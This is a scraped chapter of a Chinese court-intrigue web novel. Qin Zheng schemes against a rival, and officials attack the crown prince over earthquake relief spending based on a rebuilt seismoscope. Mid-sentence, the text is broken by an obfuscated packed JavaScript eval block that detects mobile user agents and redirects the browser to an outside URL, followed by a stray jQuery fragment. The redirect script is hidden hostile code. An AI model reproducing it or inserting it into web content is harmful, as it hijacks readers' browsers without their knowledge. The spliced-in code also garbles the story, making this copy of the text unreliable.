应对京城北郊大地动,拯救数万百姓,需要的粮食、药材、衣物并非小数目。
饶是东宫要在短时间筹备齐全,动作也不会小。
秦筝并不意外程月华会发现东宫动作。
她只是冷冷地道:“不知死活!”
庄蓝诧异看了眼秦筝,轻声道:“小姐?”
从前程月华让人在满京城宣扬太子殿下痴恋她多年,给她送了双倍聘礼,给了她两座矿山……
甚至亲自约了小姐见面,要小姐归顺于自己旗下,助她拿下东宫正妃位置。
小姐都未曾放在心上,只当一阵风吹过了耳边。如今小姐竟仿佛在乎起此人了?
秦筝并未打算对庄蓝解释。
从前,她自知以自己出身地位,又已与韩王有婚约,能得一个有封号的侧妃,已是极大殊荣了,是安于侧妃位置的。
左右她的人生还长,嫁入太子后院后,她依旧有许多机会往上爬。
又手握皇后娘娘的懿旨,她看着程月华、周疏夏、贞清辞等一众贵女为成太子正妃蹦跶,是颇有些坐山观虎斗的。
但时移境易,如今她已将东宫正妃视为囊中物,甚至提前准备着随时登上那梦寐以求的凤座。
她看待程月华几人,便不再如看跳梁的小丑,而是当做了竞争对手。
在她通往权力巅峰路上,必须一脚踹开的对手。
尽管程月华刚闹出被骗丑闻,丢尽了脸面,赵弈珩也似从来没将她放眼里。
秦筝仍不会丝毫放松警惕。
若不是程月华主动蹦跶,秦筝也打算在出发去京城北郊前,设一个小计,诱她出来,解决了她的。
没想到,程月华的脸皮比她想象得还厚,竟完全没有龟缩家里,躲避众人嘲笑,反而还主动来污她名声了。倒是给她省事了。
想着,她低声吩咐道:“庞军姐姐,能否劳烦你动用一下你昔日熟识的同僚,朝程月华及程相府的同僚无意间透露出一条消息。”
“因我朝殿下提了京城北郊可能有地动的事,户部给殿下拨了三十万两银子让他去赈灾。”
“正好程相府的人不是一直龟缩,似要装死到底了吗。”
“东宫露了这么大一个把柄,他们还真能忍得住不去趁火**,继续当圣人。”
……
程月华,哦不,程相府的动作极快。
翌日朝堂上,在陛下处理完了要紧政事,正欲要退朝。
晋王一派的御史们就冒了出来。
“陛下,臣有本要奏。”
“陛下,臣也有本要奏。”
“陛下,臣等要奏太子殿下听信妖人谗言,相信妖人竟复刻出了地动仪,预测京城附近可能有地动的谣言,以应对地动为名浪费朝廷三十万银子的赋税囤积药材、衣物、粮食。”
“太子殿下乃是储君,如今竟公然做出囤积粮食、药材之举,敢问是有何居心。”
这话里的暗示意味太浓。
话音刚落地,东宫一派的官员就怒然道。
“如今陛下春秋鼎盛,我们殿下只为奉陛下之命而已,你们说这些话岂不是其心可诛!”
谁知这些话竟是全然落入了晋王麾下御史们的圈套。
他们一个接一个地站了出来,高声斥责着赵弈珩的行径。
“此前老臣还不敢相信,如今何侍郎既然亲口承认了,老臣就不得不觉得事情荒唐了。地动乃是天灾,岂可是被人轻易预测的,殿下从前如此贤明,如今竟轻信如此谣言,实在令人太过失望了。”
“若上位者皆如殿下般听风皆是雨,动辄要将我大虞朝百姓的赋税浪费在这等无稽之谈上,我大虞朝国库便是有上亿银两,都不够殿下祸害的。”
“一将无能累死三军,还望殿下记住这道理。”
“想来是殿下长居于庙堂,并不了解民间百姓疾苦,才能如此随意拿民间百姓缴纳的赋税,做出玩笑之举。”
‘地动’一词到底太过惊人,一时吸引了朝堂诸臣注意。
许多还不知晓东宫动向的官员霎时惊讶不已。
从前朝迄今,二百年没能被人复刻出的‘地动仪’,如今重新;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17011334|187486||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
诞生于世间了,还预测出了京城北郊将有一场地动?
世间竟真有这等其人。
殿下该不会是被人忽悠了吧。
怀着这种想法,他们也纷纷询问起了赵弈珩。
“殿下,地动仪复刻的消息可靠否?”
“地动传言并非小事,轻则被冠以怪力神学传闻,重则会引起民乱造成百姓惶恐,殿下可真的确认的?”
“这地动仪该不是民间郎中胡乱弄出的玩具吧。”
晋王一派御史冷笑着道:“一个女人弄出的地动仪,我看比那些民间游方郎中还不如呢。”
一众官员立即倒吸一口冷气。
有人用力拍着大腿,有人呜呼哀哉地痛苦叫着。
“殿下,您怎可如此轻信于这等狡猾贼人。”
“若是东林学院哪位德高的祭酒复刻出了地动仪,老臣还能相信几分,但如今不过一个女人的作品,又怎么能取信于人。”
“一个女子,大字都认识不了即可,怎么能复刻出地动仪。”
“殿下,你被骗得好惨啊。”
东宫官员们自然是不容赵弈珩被人怀疑,纷纷明火执仗地反驳着。
“地动仪的事且不论,你们怎么断定殿下被骗了。”
“我们东宫只是采买一些东西,还是奉陛下之命,你们凭何如此质疑。”
“你们一群老匹夫,莫不是嫉妒他人能复刻出地动仪的举世功劳了。”
“一群嫉贤妒能自卑,我看你们也别在朝为官了,回去好好读一读圣人典籍吧。”
“你们一群狗吠实在很吵!”
随着年纪增长,陛下愈发多疑,已许久未在臣子面前表现喜怒了。
今日,他也如以往的朝堂一样,高居在龙椅上,冷冷地看着殿内臣子们吵成了一团。
待到东宫一派官员,及齐王、晋王一派官员吵得脸红脖子粗后,陛下才缓缓开口道。
“太子,针对赵御史和张御史的话,你有什么话说。”
赵弈珩平静道:“回禀父皇,儿臣行事合规合矩,无话可说。”